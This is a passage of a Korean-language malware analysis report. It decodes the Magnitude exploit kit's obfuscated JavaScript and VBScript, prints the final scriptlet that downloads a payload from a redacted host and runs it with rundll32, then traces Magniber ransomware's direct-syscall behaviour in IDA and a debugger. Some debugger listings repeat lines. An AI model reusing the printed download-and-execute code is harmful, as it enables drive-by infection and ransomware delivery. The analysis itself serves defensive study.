- 이 역시 위와 같이 디코딩을 진행한 후, amuwbggh 부분을 http://2878d6fj42e1i09x.xxx.com/0%7B95232%7B95520%7B106464%7B106368%7B88992%7B88896%7B0%7B1101360%7B2104320%7B26520%7B617760%7B26544%7B1176960%7B 로 변경해야 한다.

- 그리고 systemXDPI 를 확인하는 것도 볼 수 있는데 이는 인터넷 익스플로러에서만 사용하는 값이므로 인터넷 익스플로러를 사용하여 복호화를 진행해야 한다.

- 마지막으로 window.screen 을 통한 해상도 및 DPI 값도 필요하므로 height 는 1080 DPI 는 96 으로 설정해야 한다.

- 모든 설정을 완료하면 아래와 같이 복호화된 스크립트를 확인할 수 있다.

```
var lkrqaeyg=window[(81,86125733<<96,583470250).toString(29,58808)],  
tybnsopnb=function(hgnbfcw){  
var  
amuwbgh=window[(56,53436462064+-71,1698633989591).toString(36,509027)];  
return(""+amuwbgh)[(13,140145&&26,410971).toString(32,534990)+"At"](hgnbfcw)  
},  
vhgcfp=function(hgnbfcw,mkvdygw){  
return(hgnbfcw-lkrqaeyg[(23,327837034-  
+91,1052300801).toString(36,178676)]).toString(mkvdygw-  
lkrqaeyg[(63,520183613|7,1522870287).toString(35,594829)+"XDPI"])  
};  
try{  
var mxfyuyavi =  
new  
window[0][["A"+vhgcfp(21533954,132)+"X"+"O"+vhgcfp(9437069,126)](tybnsopnb(0)+ty  
bnsopnb(27)+tybnsopnb(33)+"l"+"F"+tybnsopnb(19)+"l"+tybnsopnb(17))];  
window[0][vhgcfp(1071753938417,132)][vhgcfp(607870,125)]()[vhgcfp(16891206,130)]  
();  
mxfyuyavi[vhgcfp(607870,125)]()[vhgcfp(16891206,130)]();  
var yzdxzpzhem =  
new
```

```
mxfyuyavi["S"+tybnsopnb(31)+"r"+tybnsopnb(19)+tybnsopnb(3)+tybnsopnb(2)][["A"+vhgcfp(21533954,132)+"X"+"O"+vhgcfp(9437069,126)](tybnsopnb(0)+tybnsopnb(27)+tybnsopnb(33)+"l"+"F"+tybnsopnb(19)+"l"+tybnsopnb(17))];
```

```
yzdxzpzhem[vhgcfp(607870,125)][](vhgcfp(16891206,130))[];
```

```
yzdxzpzhem["S"+tybnsopnb(31)+"r"+tybnsopnb(19)+tybnsopnb(3)+tybnsopnb(2)][vhgcfp(607870,125)](tybnsopnb(0)+tybnsopnb(2)+tybnsopnb(2)+tybnsopnb(3)+tybnsopnb(4)+tybnsopnb(6)+tybnsopnb(34)+tybnsopnb(48)+tybnsopnb(101)+tybnsopnb(98)+"v"+tybnsopnb(53)+tybnsopnb(25)+tybnsopnb(42)+"a"+tybnsopnb(55)+tybnsopnb(32)+tybnsopnb(30)+vhgcfp(68593689673,132)+tybnsopnb(30)+vhgcfp(37979579,131)+tybnsopnb(5));
```

```
}catch(xbopbb){}
```

```
window["l"+tybnsopnb(32)+tybnsopnb(31)+"a"+tybnsopnb(2)+tybnsopnb(19)+tybnsopnb(32)+tybnsopnb(26)]=tybnsopnb(0)+tybnsopnb(2)+tybnsopnb(2)+tybnsopnb(3)+tybnsopnb(4)+tybnsopnb(6)+tybnsopnb(34)+tybnsopnb(48)+tybnsopnb(101)+tybnsopnb(98)+"v"+tybnsopnb(53)+tybnsopnb(25)+tybnsopnb(42)+"a"+tybnsopnb(55)+tybnsopnb(32)+tybnsopnb(30)+vhgcfp(68593689673,132)+tybnsopnb(30)+vhgcfp(37979579,131)+tybnsopnb(5);
```

[코드 6. xxx.com base64 디코딩 후 스크립트]

```
var lkrqaeyg=window.screen,
```

```
tybnsopnb=function(hgnbfcw){
```

```
var amuwbgh=window.location //
```

```
"http://2878d6f42e1i09x.xxx.com/0%7B95232%7B95520%7B106464%7B106368%7B88992%7B88896%7B0%7B1101360%7B2104320%7B26520%7B617760%7B26544%7B1176960%7B";
```

```
return(""+amuwbgh).charAt(hgnbfcw)
```

```
},
```

```
vhgcfp=function(hgnbfcw,mkvdygw){
```

```
return(hgnbfcw-1080(screen.height)).toString(mkvdygw-96(screen.systemXDPI))
```

```
};
```

```
try{
```

```
var mxfyuyavi=new window.ActiveXObject.htmlFile;
```

```
window.document.open().close();
```

```

mxifyyuyavi.open().close();

var yzdxzpzhem =new mxifyyuyavi.Script.ActiveXObject.htmlFile;

yzdxzpzhem.open().close();

yzdxzpzhem.Script.open(http://576v7e3a1o.xxx.party/);


}

catch(xbopbb){}

window.location =http://576v7e3a1o.xxx.party/;

```

[코드 7. wentpi.com 최종 복호화 스크립트]



[그림 13. xxx.com 스크립트 실행 결과]

- 이제 576v7e3a1o.xxx.party 를 살펴보면, 역시 base64 인코딩 된 스크립트를 확인할 수 있다.



[그림 14. xxx.party base64 인코딩 확인]

- 이를 디코딩 후, 확인해보면 아래와 같이 난독화된 VBScript + js 를 확인할 수 있다.

```
Dim c333e
```

```
Dim K2H1F(32)
```

```
Dim jcjogqsqgg(32)
```

```
Dim N32
```

```
N32
```

```
=Array(chr(&h68&),"a","/",chr(&h29&),chr(50),chr(&o123&),chr(40),chr(44),"-  
",chr(&o117&),"j","c",chr(&h62&),chr(&h35&),chr(118),chr(&o122&),chr(120),"_",chr(  
&o66&),chr(72),chr(&h72&),chr(&o61&),chr(&h41&),chr(117),chr(&h44&),chr(112),chr(  
o114&),chr(37),chr(&h69&),chr(80),chr(67),chr(&h47&),chr(&o144&),chr(32),chr(69),":",  
chr(&o70&),chr(&h6d&),chr(108),"w","n",chr(116),chr(&h37&),chr(&h73&),chr(&h65&),c  
hr(&o64&),"9",chr(&h33&),chr(&o56&),chr(&h30&))
```

```
ltaip
```

```
=N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)  
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(50)&N32(50)&N32(22)&N32(19)  
&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)  
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)  
&N32(28)&N32(24)&N32(46)&N32(4)&N32(46)&N32(4)&N32(28)&N32(24)&N32(46)&  
N32(4)&N32(46)&N32(4)
```

```
For axldvyrpo =0To 114486-&o142466&
```

```
mvlub =mvlub &chr(&h1c&+40)
```

```
Next
```

```
yylzatz =ltaip &mvlub
```

```
qulia =UnEscape(yylzatz)
```

```
Dim KEq8WyXA
```

```
Dim k04rH1Ay88
```

```
sub VOV9wR()
```

```
J39Ge =chr(&h32&-16)
```

```
fye39m=N32(0)&N32(42)&N32(42)&N32(26)&N32(36)&N32(2)&N32(2)&"576v7e3a1o.vi  
ewsup.party"&"/"/&"3b620f956dcae45951c1dc058f2b0b71"
```

```

Execute(N32(32)&N32(45)&N32(42)&N32(9)&N32(12)&N32(10)&N32(45)&N32(11)&N3
2(42)&N32(6)&J39Ge&N32(41)&N32(45)&N32(40)&N32(36)&N32(22)&N32(48)&N32(4
3)&N32(50)&N32(47)&N32(19)&N32(4)&N32(50)&N32(8)&N32(31)&N32(4)&N32(43)&
N32(47)&N32(8)&N32(22)&N32(22)&N32(31)&N32(35)&N32(8)&N32(23)&N32(46)&N3
2(47)&N32(35)&N32(8)&N32(46)&N32(46)&N32(46)&N32(13)&N32(13)&N32(48)&N32
(13)&N32(46)&N32(50)&N32(50)&N32(50)&N32(50)&J39Ge&N32(3)&N32(49)&N32(5)
&N32(0)&N32(45)&N32(39)&N32(39)&N32(35)&N32(16)&N32(45)&N32(11)&N32(24)&
N32(42)&N32(45)&N32(34)&J39Ge&N32(15)&N32(24)&N32(41)&N32(33)&N32(39)&N3
2(39)&N32(48)&N32(4)&N32(49)&N32(45)&N32(16)&N32(45)&J39Ge&","&J39Ge&N32(
5)&N32(20)&N32(35)&N32(27)&N32(27)&N32(48)&N32(4)&N32(49)&N32(25)&N32(27
)&N32(27)&N32(7)&N32(5)&N32(0)&N32(45)&N32(39)&N32(39)&N32(35)&N32(16)&N
32(45)&N32(11)&N32(17)&N32(15)&N32(24)&N32(41)&N32(25)&N32(27)&N32(27)&N
32(34)&N32(38)&N32(44)&N32(0)&N32(42)&N32(1)&N32(34)&N32(14)&N32(12)&N32
(44)&N32(11)&N32(21)&N32(29)&N32(26)&N32(42)&N32(36)&N32(31)&N32(39)&N32
(18)&N32(44)&N32(45)&N32(6)&N32(35)&N32(16)&N32(45)&N32(11)&N32(24)&N32(
42)&N32(45)&N32(6)&J39Ge&"&J39Ge&"&J39Ge&N32(32)&N32(45)&N32(42)&N32(9)&
N32(12)&N32(10)&N32(45)&N32(11)&N32(42)&N32(6)&J39Ge&"&J39Ge&J39Ge&"&J39
Ge&N32(44)&N32(11)&N32(21)&N32(29)&N32(26)&N32(42)&N32(36)&J39Ge&"&fye39
m&J39Ge&J39Ge&"&J39Ge&N32(3)&J39Ge&"&J39Ge&"&J39Ge&N32(3)&N32(3)&J39Ge)

```

end sub

Class K426h763b

Dim N59GE2()

Private Sub Class_Initialize

```

Execute(N32(15)&N32(45)&N32(25)&N32(29)&N32(38)&N32(34)&N32(30)&N32(21)&N
32(45)&N32(44)&N32(45)&N32(21)&N32(14)&N32(45)&N32(34)&"N59GE2(1, &hd72&-
&h5a2&)")

```

End Sub

Public Sub D9J625hX2()

```

Execute(N32(15)&N32(45)&N32(25)&N32(29)&N32(38)&N32(34)&N32(30)&N32(21)&N
32(45)&N32(44)&N32(45)&N32(21)&N32(14)&N32(45)&N32(34)&"N59GE2(1, 1)")

```

End Sub

End Class

Class gJ3R2

End Class

Function cskd2eo8(W77G0zj98x, gnyth)

```

c333e =Null

Set c333e =New K426h763b

For axldvyrpo =0To &o5&+&o33&

Set K2H1F(axldvyrpo) =gnyth

Next

Set c333e.N59GE2(W77G0zj98x, 2) =gnyth

Dim Yp3566

Dim axldvyrpo

For axldvyrpo =0To &hc&+&o23&

If Asc(Mid(jcjogqsqgg(axldvyrpo), 3, 1)) =VarType(gnyth) Then

Yp3566 =ki33KlHYcM(Mid(jcjogqsqgg(axldvyrpo), &o3&+&o4&, 2))

End If

jcjogqsqgg(axldvyrpo) =Null

Next

If Yp3566 =Null Then

Return

End If

cskd2eo8 =Yp3566

End Function

Function D1p3SWE(W77G0zj98x, Yp3566)

ltaip

=N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(50)&N32(50)&N32(50)&N32(37)
&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)

yylzatx =ltaip &B582q03HK(Yp3566) &mvlub

qulia =UnEscape(yylzatx)

```

```

c333e =Null

Set c333e =New K426h763b

Dim alrtbyiq

alrtbyiq =c333e.N59GE2(W77G0zj98x, 2)

D1p3SWE =alrtbyiq

End Function

Sub p70Puj6kg4(W77G0zj98x, Yp3566)

ltaip

=N32(28)&N32(24)&N32(46)&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)
&N32(22)&N32(46)&N32(22)&N32(28)&N32(24)&N32(46)&N32(50)&N32(50)&N32(31)
&N32(28)&N32(24)&N32(50)&N32(50)&N32(50)&N32(50)&N32(28)&N32(24)&N32(50)
&N32(50)&N32(50)&N32(50)&N32(28)&N32(24)&N32(50)&N32(50)&N32(50)&N32(50)

yylzatx =ltaip &B582q03HK(Yp3566) &mvlub

qulia =UnEscape(yylzatx)

c333e =Null

Set c333e =New K426h763b

c333e.N59GE2(W77G0zj98x, 2) =CSng(0)

End Sub

Function I7W42(W77G0zj98x)

Dim Yp3566

Dim m9243928

Dim asn47Enm70

Dim ZPDo2l9L1

Set k39BPw33 =New gJ3R2

Yp3566 =cskd2eo8(W77G0zj98x, k39BPw33)

ZPDo2l9L1 =D1p3SWE(W77G0zj98x, Yp3566 +&o17&-&h7&)

m9243928 =ki33KIHYcM(Mid(ZPDo2l9L1, 3, 2))

```

```

ZPDo2l9L1 =D1p3SWE(W77G0zj98x, m9243928 +4)
asn47Enm70 =ki33KlHYcM(Mid(ZPDo2l9L1, 1, 2))
p70Puj6kg4 W77G0zj98x, asn47Enm70 +726-&o542&
VOV9wR()
End Function

Function eW90BB8r1J
c333e.D9J625hX2()
Dim axldvyrpo
For axldvyrpo =0To &o5&+&o33&
jcjogqsqgg(axldvyrpo) =Mid(qulia, 1, &h122d&+&h4b93&)
Next
End Function

functionki33KlHYcM(gnyth) {
returngnyth.charCodeAt(0) |(gnyth.charCodeAt(1) <<16);
}

functionB582q03HK(qulia) {
returnString.fromCharCode(qulia &65535) +String.fromCharCode(qulia >>16);
}

var alrtbyiq =
{"v\u0061\u0063\u0075\u0065\u0046\u0066"(valueOf): function()
{eW90BB8r1J();return 1;}};

I7W42(alrtbyiq);

```

[코드 8. xxx.party 난독화된 스크립트]

- xxx.party 의 N32 라는 배열의 문자를 가져다 쓰는 방식을 이용하므로 이를 이용해 복호화를 진행할 수 있으나, 그 외 난독화 방식은 매우 복잡하므로 핵심적인 부분만 살펴보면 아래와 같다.

```

N32 =[
chr(0x68), "a", "/", chr(0x29), chr(50), chr(0o123), chr(40), chr(44), "-",
chr(0o117), "j", "c", chr(0x62), chr(0x35), chr(118), chr(0o122), chr(120), "_", "o",
chr(0o66), chr(72), chr(0x72), chr(0o61), chr(0x41), chr(117), chr(0x44), chr(112),
chr(0o114), chr(37), chr(0x69), chr(80), chr(67), chr(0x47), chr(0o144), chr(32),
chr(69), ":", chr(0o70), chr(0x6D), chr(108), "w", "n", chr(116), chr(0x37),
chr(0x73), chr(0x65), chr(0o64), "9", chr(0x33), chr(0o56), chr(0x30)
]

J39Ge =chr(0x32-16)

fye39m=N32[0]+N32[42]+N32[42]+N32[26]+N32[36]+N32[2]+N32[2]+"576v7e3a1o.view
sup.party"+"/"+"3b620f956dcae45951c1dc058f2b0b71"

excute1 =(

N32[32]+N32[45]+N32[42]+N32[9]+N32[12]+N32[10]+N32[45]+N32[11]+N32[42]+N32[
6]+

J39Ge+N32[41]+N32[45]+N32[40]+N32[36]+N32[22]+N32[48]+N32[43]+N32[50]+N32[4
7]+N32[19]+

N32[4]+N32[50]+N32[8]+N32[31]+N32[4]+N32[43]+N32[47]+N32[8]+N32[22]+N32[22]
+N32[31]+

N32[35]+N32[8]+N32[23]+N32[46]+N32[47]+N32[35]+N32[8]+N32[46]+N32[46]+N32[4
6]+N32[13]+

N32[13]+N32[48]+N32[13]+N32[46]+N32[50]+N32[50]+N32[50]+N32[50]+J39Ge+N32[3
]+N32[49]+

N32[5]+N32[0]+N32[45]+N32[39]+N32[39]+N32[35]+N32[16]+N32[45]+N32[11]+N32[2
4]+N32[42]+

N32[45]+N32[34]+J39Ge+N32[15]+N32[24]+N32[41]+N32[33]+N32[39]+N32[39]+N32[4
8]+N32[4]+

N32[49]+N32[45]+N32[16]+N32[45]+J39Ge+"", "+J39Ge+N32[5]+N32[20]+N32[35]+N32[2
7]+N32[27]

+N32[48]+N32[4]+N32[49]+N32[25]+N32[27]+N32[27]+N32[7]+N32[5]+N32[0]+N32[45
]+N32[39]+

```

N32[39]+N32[35]+N32[16]+N32[45]+N32[11]+N32[17]+N32[15]+N32[24]+N32[41]+N32[25]+N32[27]+

N32[27]+N32[34]+N32[38]+N32[44]+N32[0]+N32[42]+N32[1]+N32[34]+N32[14]+N32[12]+N32[44]+

N32[11]+N32[21]+N32[29]+N32[26]+N32[42]+N32[36]+N32[31]+N32[39]+N32[18]+N32[44]+N32[45]+

N32[6]+N32[35]+N32[16]+N32[45]+N32[11]+N32[24]+N32[42]+N32[45]+N32[6]+J39Ge+J39Ge+J39Ge+

N32[32]+N32[45]+N32[42]+N32[9]+N32[12]+N32[10]+N32[45]+N32[11]+N32[42]+N32[6]+J39Ge+J39Ge+

J39Ge+J39Ge+N32[44]+N32[11]+N32[21]+N32[29]+N32[26]+N32[42]+N32[36]+J39Ge+fy
e39m+J39Ge+

J39Ge+J39Ge+N32[3]+J39Ge+J39Ge+J39Ge+N32[3]+N32[3]+J39Ge

)

print(excute1)

[코드 9. N32 배열을 이용한 복호화]

- 결과를 확인해 보면,

<http://576v7e3a1o.xxx.party/3b620f956dcae45951c1dc058f2b0b71> 에 존재하는
스크립트를 실행하는 것을 확인할 수 있다.



[그림 15. N32 배열 복호화 결과 확인]

- 이제 <http://576v7e3a1o.xxx.party/3b620f956dcae45951c1dc058f2b0b71> 를 확인해
보면 아래와 같은 스크립트를 확인할 수 있다.

```

<scriptlet><script language="VBScript">Dim vshell,vstream,vreq,path,garb,objServices,objProcess
Set vshell=GetObject("new:72C24DD5-D70A-4388-8A42-9842488AFB8")
Set vstream=GetObject("new:00000566-0000-0010-8000-00AA006d2EA4")
Set vreq=GetObject("new:2087C214-2CE1-4953-a8ab-66779b670495")
path="c:\&vshell.ExpandEnvironmentStrings("%HOMEPATH%")&"WIZ6Gu4.m58111U"
garb="nS9uW4Uy"
For i = 0 To 22
garb=garb&garb
Next
vstream.Type=2
vstream.Charset="iso-8859-1"
vstream.Open
vreq.Open "GET","http://576v7e3a1o.xxx.party/a68db7f159e3ab5aded3d4a9feda3c26",0
vreq.Send
vreq.WaitForResponse
vstream.WriteText vreq.ResponseText&garb
vstream.SaveToFile path
vstream.Close
Set objServices=GetObject("new:76A64158-CB41-11D1-8B02-00600806D9B6").ConnectServer("","/root/cimv2")
Set objProcess=objServices.Get("Win32_Process")
objProcess.Create "rundll32.exe "&path&"n67urvvgfdgf" </script></scriptlet>

```

[그림 16. 최종 실행 스크립트 확인]

- 최종 스크립트를 확인해 보면, 사용자의 홈 디렉토리에 IZ6Gu4.m58111U 란 파일을 만드는데 파일의 내용은
http://576v7e3a1o.xxx.party/a68db7f159e3ab5aded3d4a9feda3c26 에서 가져온 데이터와 "nS9uW4Uy"를 22 번 반복해 더한 garb 를 합친 값을 확인할 수 있다.
- 그 다음, GetObject("new:76A64158-CB41-11D1-8B02-00600806D9B6").ConnectServer("","/root/cimv2")를 통해 cimv2 네임스페이스에 연결하여 Win32_Process 클래스를 가져와 IZ6Gu4.m58111U 파일의 n67urvvgfdgf 함수를 실행하는 것을 확인할 수 있다.
- 정리해보면, WordPress 취약점을 이용한 공격으로 초기 사이트의 js 파일이 변조시킨 후 초기 사이트로 접근한 사용자들을 악성 사이트로 이동시킨 뒤 악성코드(매그니베르)를 다운로드하고 실행하는 Exploit kit 임을 알 수 있다.
- Magnitude Exploit Kit 의 경우 Drive By Download 공격을 통해 랜섬웨어인 Magniber 를 설치한다.

대응 방안

- C&C 주소 차단
- 보안 정책 반영

Sample #4: [Magniber]


- 분석 시기: 2025-03-14
- 악성코드 유형: 랜섬웨어
- 사용 도구: Ida Free, xdbg, Detect it easy, Procmon, Process Explorer
- 분석 방식: 정적 분석, 동적 분석

주요 기능 요약

- 메모리에서 동작하며 파일 암호화 및 파일명 조작
- 시스템 백업 복사본 파일을 전부 제거

동작 흐름 요약 및 순서도

1. 실행
2. 메모리 상에 랜섬웨어 코드 데이터 로드
3. 뮉텍스 생성
4. 드라이브 타입 확인 후 드라이브 안의 디렉토리 및 파일 탐색
5. 파일 암호화 후 파일명 뒤에 뮉텍스 이름을 더해 변경 후 저장
6. readme.txt 파일을 열고 인터넷 익스플로러를 통해 사이트와 연결을 시도
7. 레지스트리를 조작하여 wmic 를 통해 시스템 백업 복사본 파일 제거



상세 분석

- 처음 파일 로드 시, DllEntryPoint 에서 시작하는 것을 알 수 있고, sub_180001018 로 넘어가는 것을 확인할 수 있다.

```

BOOL __stdcall DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)
{
    __int64 v3; // rdx
    v3 = fdwReason - 1;
    if ( !(_DWORD)v3 )
        sub_180001018(hinstDLL, v3, lpReserved);
    return 1;
}

```

[그림 1. DllEntryPoint]

- sub_180001018 을 살펴보면 처음에 sub_180001250 을 실행하여, dll 함수들을 로드하고, 실행하는 것을 확인할 수 있다.

```

v1 = (void (fastcall *)(int *))sub_180001250(131495756LL);

```

[그림 2. IDA sub_180001250]

00007FF90C8810C6	6644:8965 F7	mov word ptr ss:[rbp-9],r12w
00007FF90C8810C8	E8 80010000	call ac5bc63da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90C881250

[그림 3. 1250 함수 실행]

RAX	00007FF919F70220	<kernel32.LoadLibraryW>
-----	------------------	-------------------------

[그림 4. 1250 함수 실행 결과 확인]

00007FF90C8810D0	48:8D4D C7	lea rcx,qword ptr ss:[rbp-39]
00007FF90C8810D4	48:8BD8	mov rbx,rax
00007FF90C8810D7	FFD3	call rbx

[그림 5. 1250 에서 로드한 함수 실행]

00007FF90C8810DF	B9 F6760F52	mov ecx,520F76F6
00007FF90C8810E4	E8 67010000	call ac5bc63da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90C881250

[그림 6. 1250 함수 실행]

RAX	00007FF919F68150	<kernel32.GlobalAlloc>
-----	------------------	------------------------

[그림 7. 1250 함수 실행 결과 확인]

- 그리고 위에서 확인한 GlobalAlloc 을 사용하여 동적 메모리를 할당한 뒤 rdi 레지스터의 하위 8 비트와 xor 을 하여 코드 데이터를 쓰는 것을 확인할 수 있다.

00007FF90C881102	40:3039	xor byte ptr [rcx],d1
00007FF90C881105	41:03FF	add edi,r15d
00007FF90C881108	81FF FF000000	cmp edi,FF
00007FF90C88110E	41:0F44FF	cmovbe edi,r15d
00007FF90C881112	49:03CF	add rcx,r15
00007FF90C881115	49:2807	sub rdx,r15
00007FF90C881118	75 EB	jnz ac5bc3da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90C881102

[그림 8. xor 을 통한 코드 데이터 쓰기]

- 그 뒤 19F4 함수를 실행하는데 이 함수는, 윈도우 10 버전 일 경우 sub_180001B0B 함수를 실행하는데 이는, syscall 0x18 을 수행하는 함수 이므로 NtAllocateVirtualMemory 를 사용하여 메모리를 할당한다.

```

v10 = 0LL;
v11 = 11LL;
v8 = 3100740428LL;
LOWORD(v9) = 1295;
BYTE2(v9) = -61;
if ( MEMORY[0x7FFE026C] == 10 )
    sub_180001B0B(-1LL, &v10, 0LL, &v11, 4096, 64, v8, v9);
else
    sub_180001B00(-1LL, &v10, 0LL, &v11, 4096, 64, v8, v9);
v4 = v10;
v5 = 0;
v6 = &v8;
do
{
    if ( v5 == 4 )
    {
        *v4 = a1;
    }
    else if ( a2 && v5 == 5 )
    {
        *v4 = a2;
    }
    else
    {
        *v4 = *(_BYTE *)v6;
    }
    ++v5;
    ++v4;
    v6 = (int64 *)((char *)v6 + 1);
}
while ( v5 < 0xB );
return (int64)v10;
}

```

[그림 9. sub_1800019F4 함수 확인]

```

int64 sub_180001B0B()
{
    __int64 result; // rax

    result = 24LL;
    __asm { syscall; Low latency system call }
    return result;
}

```

[그림 10. sub_180001B0B 함수 확인]

- 이후, 할당된 메모리에 값을 복사하는 것을 확인할 수 있는데, 결과값을 확인해 보면 4C 8B D1 B8 36 00 00 00 0F 05 C3 00 로 syscall 0x36(NtQuerySystemInformation)을 의미하며, 시스템의 정보를 조회하는데 사용된다.

```

00007FF90C881126 | 41:8ACD | mov cl,r13d |
00007FF90C881129 | EB:C6080000 | call ac5bc63da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90C8819F4

```

[그림 11. 19F4 함수 실행]

```

RAX 00000206D13C0000

```

[그림 12. 19F4 함수 rax 확인]

```

00000206D13C0000 | 4C 8B D1 B8 | 36 00 00 00 | 0F 05 C3 00 | 00 00 00 00 | L.N.6.....A.....

```

[그림 13. 19F4 결과값 확인]

- 즉. 1250 함수는 dll 함수들을 로드하는 함수이고, 19F4 는 메모리를 할당하여 특정 syscall 을 수행하는 함수이므로 IDA 에서 분석하기 편하게 이름을 변경하였다.

```

v1 = DllFuncLoad(131495756);

```

[그림 14. 1250 함수 이름 변경]

```

v9 = (void (fastcall *)(int64, unsigned int *, OWORD, unsigned int *))MemAllocAndSysCall(v8, 0);

```

[그림 15. 19F4 함수 이름 변경]

- 다음으로 살펴볼 함수는 sub_180001984 인데 이 함수는 syscall 0x26(NtOpenProcess)를 수행하는 함수로 현재 실행중인 모든 프로세스를 열어서, 해당 프로세스에 대한 접근할 수 있으면 sub_180001768 로 넘어간다.

```

__int64 __fastcall sub_180001984(__int64 a1)
{
    char v2; // cl
    void (__fastcall *v3)(__int64 *, __int64, int *, __int64 *); // rax
    __int64 v5[2]; // [rsp+20h] [rbp-40h] BYREF
    int v6; // [rsp+30h] [rbp-30h] BYREF
    __int64 v7; // [rsp+38h] [rbp-28h]
    __int64 v8; // [rsp+40h] [rbp-20h]
    int v9; // [rsp+48h] [rbp-18h]
    __int64 v10; // [rsp+50h] [rbp-10h]
    __int64 v11; // [rsp+58h] [rbp-8h]
    __int64 v12; // [rsp+70h] [rbp+10h] BYREF

    v12 = -1LL;
    v2 = 38;
    if ( MEMORY[0x7FFE026C] != 10 )
        v2 = 35;
    v3 = (void (__fastcall *)(__int64 *, __int64, int *, __int64 *))MemAllocAndSysCall(v2, 0);
    v7 = 0LL;
    v9 = 0;
    v8 = 0LL;
    v10 = 0LL;
    v11 = 0LL;
    v5[1] = 0LL;
    v6 = 48;
    v5[0] = a1;
    v3(&v12, 0x1FFFFFFFLL, &v6, v5);
    return v12;
}

```

[그림 16. 1984 함수 확인]

```

00007FF90DA11171 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11175 E8 0A080000    call ac5bc63da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90DA11984

```

[그림 17. 1984 함수 실행]

```

| 0000020F79C90000 | 4C 8B D1 B8 | 26 00 00 00 | 0F 05 C3 00 | 00 00 00 00 | L.N.&.....A.....

```

[그림 18. 1984 함수 최종 실행 어셈블리 확인]

```

00007FF90DA11171 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11175 E8 0A080000    call ac5bc63da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90DA11984
00007FF90DA11179 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA1117D 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11180 74 8A          jz ac5bc63da60eac5b8d109e5606f7b49e7ac1026fcc482c79881e7b9c254972c5.7FF90DA1118C
00007FF90DA11182 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11184 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11186 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11188 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA1118A 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA1118C 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA1118E 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11190 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11192 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11194 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11196 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA11198 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA1119A 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA1119C 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA1119E 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111A0 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111A2 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111A4 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111A6 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111A8 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111AA 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111AC 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111AE 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111B0 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111B2 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111B4 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111B6 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111B8 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111BA 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111BC 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111BE 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111C0 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111C2 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111C4 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]
00007FF90DA111C6 48:8B4B 50      mov rcx,qword ptr ds:[rbx+50]

```

[그림 19. 현재 실행중인 프로세스 중 접근가능한 프로세스를 찾기 위한 반복문]

- 프로세스 접근이 가능할 경우 1768 함수를 실행하는데 이 함수는 두 개의 입력받은 문자열을 비교하는 역할을 하므로 함수 이름을 CompareWideStrings 로 설정하였다.

```

v3 = 0;
v4 = a1;
while ( *v4++ )
;
if ( v4 - a1 != 1 )
{
    v6 = a2;
    while ( *v6++ )
    ;
